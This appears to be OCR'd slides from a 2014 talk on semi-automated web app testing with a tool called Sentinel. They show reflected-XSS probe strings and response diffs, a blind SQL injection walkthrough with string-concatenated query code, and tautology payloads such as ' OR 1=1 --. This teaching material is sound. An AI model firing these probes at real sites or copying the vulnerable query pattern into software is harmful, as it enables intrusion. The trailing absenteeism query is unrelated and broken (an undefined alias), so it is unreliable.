
```

-Date: Thu, 20 Nov 2014 14:15:38 GMT
+Date: Thu, 20 Nov 2014 14:15:56 GMT

-Content-Length: 4270
+Content-Length: 4275


-                            <td> Default Value </td>
+                            <td> Default ValueXssaa </td>

```

XSS with Sentinel 1/2



```

-Date: Thu, 20 Nov 2014 14:15:38 GMT
+Date: Thu, 20 Nov 2014 14:15:56 GMT

-Content-Length: 4270
+Content-Length: 4275

-                        <td> Default Value </td>
+                        <td> Default ValueXssaa </td>

```

XSS with Sentinel 2/2




Type	Name	Original	Attack	Status	Length	#TAGS	Time	Test	R	Info
GET	vulnparam	Default+Value	Default+Value	200	+0	142	1022	ORIG	-	
GET	vulnparam	Default+Value	Default+ValueXssaa	200	+5	142	1022	XSS0	☠	
GET	vulnparam	Default+Value	Default+ValueXssaa%3Cp%3E%22	200	+9	143	1025	XSS1	☠	

>

```

-Date: Thu, 20 Nov 2014 14:15:38 GMT
+Date: Thu, 20 Nov 2014 14:15:57 GMT

-Content-Length: 4270
+Content-Length: 4275

-                         <td> Default Value </td>
+                         <td> Default ValueXssaa<p>" </td>
```

XSS with Sentinel 2/2



```

-Date: Thu, 20 Nov 2014 14:15:38 GMT
+Date: Thu, 20 Nov 2014 14:15:57 GMT

-Content-Length: 4270
+Content-Length: 4279

-                         <td> Default Value </td>
+                         <td> Default ValueXssaa<p>" </td>
```

Demo Time

Sorry if the font is too small!
I'm glad we are in a cinema

Other Sentinel Features

- Diff
- UI Link
- Attack Lists
- Categorizer
- Firefox Plugin

XSS with Sentinel

- Add Identifier to original parameter
- If identifier is reflected on response, add:
  - %3Cp%3E%22
  - **<p>"**
  - %22%3D
  - **"=**
- All you ever need?

Sentinel advantages

- Very targeted attacks
  - On specific resources / arguments
- But still automated
- Compare response: original / attack
- Easily find vuln's with minimal change in response
- No need for external tool or to import HTTP request

Content

- Intro
- Motivation
- About Web App Hacking
  - Automated Scanners
  - Manual Hacking
  - Semi Automated: Sentinel
- **Learning by doing: SQL Injection**
  - **Super Short Intro to SQL Injections**
  - Tautology based SQL Injections
  - Sentinel & SQL Injections
  - Other SQL Injection Scanners
- Conclusion

SQL Injections

- Categories:
  - Error Message (trivial)
  - Blind
  - Completely Blind (out of scope)
- Types:
  - SELECT
  - INSERT
  - UPDATE
  - DELETE

Focus: Blind
SELECT SQL Injection

```
$query = “SELECT id
FROM users
WHERE name = '“ + $var + “' “;
```

```
SELECT id
FROM users
WHERE name = 'root'
```

Focus: Blind
SELECT SQL Injection

Input Type	Input	Output
Original	root	*„User ID: 1“*
Inexistant	root**bbbb**	*„User Not found“*
Broken SQL	root**'**	*„Error“*
Valid SQL	Root**' || '**	*„User ID: 1“*

Focus: Blind
SELECT SQL Injection

Input Type	Input	Output
Original	root	*„User ID: 1“*
Inexistant	root**bbbb**	*„User Not found“*
Broken SQL	root**'**	***„User Not found“***
Valid SQL	Root**' || '**	*„User ID: 1“*

How to identify SQL injection?

Content

- Intro
- Motivation
- About Web App Hacking
  - Automated Scanners
  - Manual Hacking
  - Semi Automated: Sentinel
- Learning by doing: SQL Injection
  - Super Short Intro to SQL Injections
  - **Tautology based SQL Injections**
  - Other SQL Injection Scanners
  - Sentinel & SQL Injections
- Conclusion

How to „unbreak“ SQL statements?


' OR 1=1 --

' OR 1=1) --


') OR 1=1 --

…


???



```
SELECT A.emp_id,
       SUM(A.severity_points) AS absentism_score
  FROM Absenteeism AS A, Calendar AS C
 WHERE C1.cal_date = A.absent_date
   AND A.absent_date
       BETWEEN CURRENT_TIMESTAMP - INTERVAL 365 DAYS
           AND CURRENT_TIMESTAMP
   AND C1.date_type = ‘work’
 GROUP BY emp_id
HAVING SUM(A.severity_points)>= 40;
```



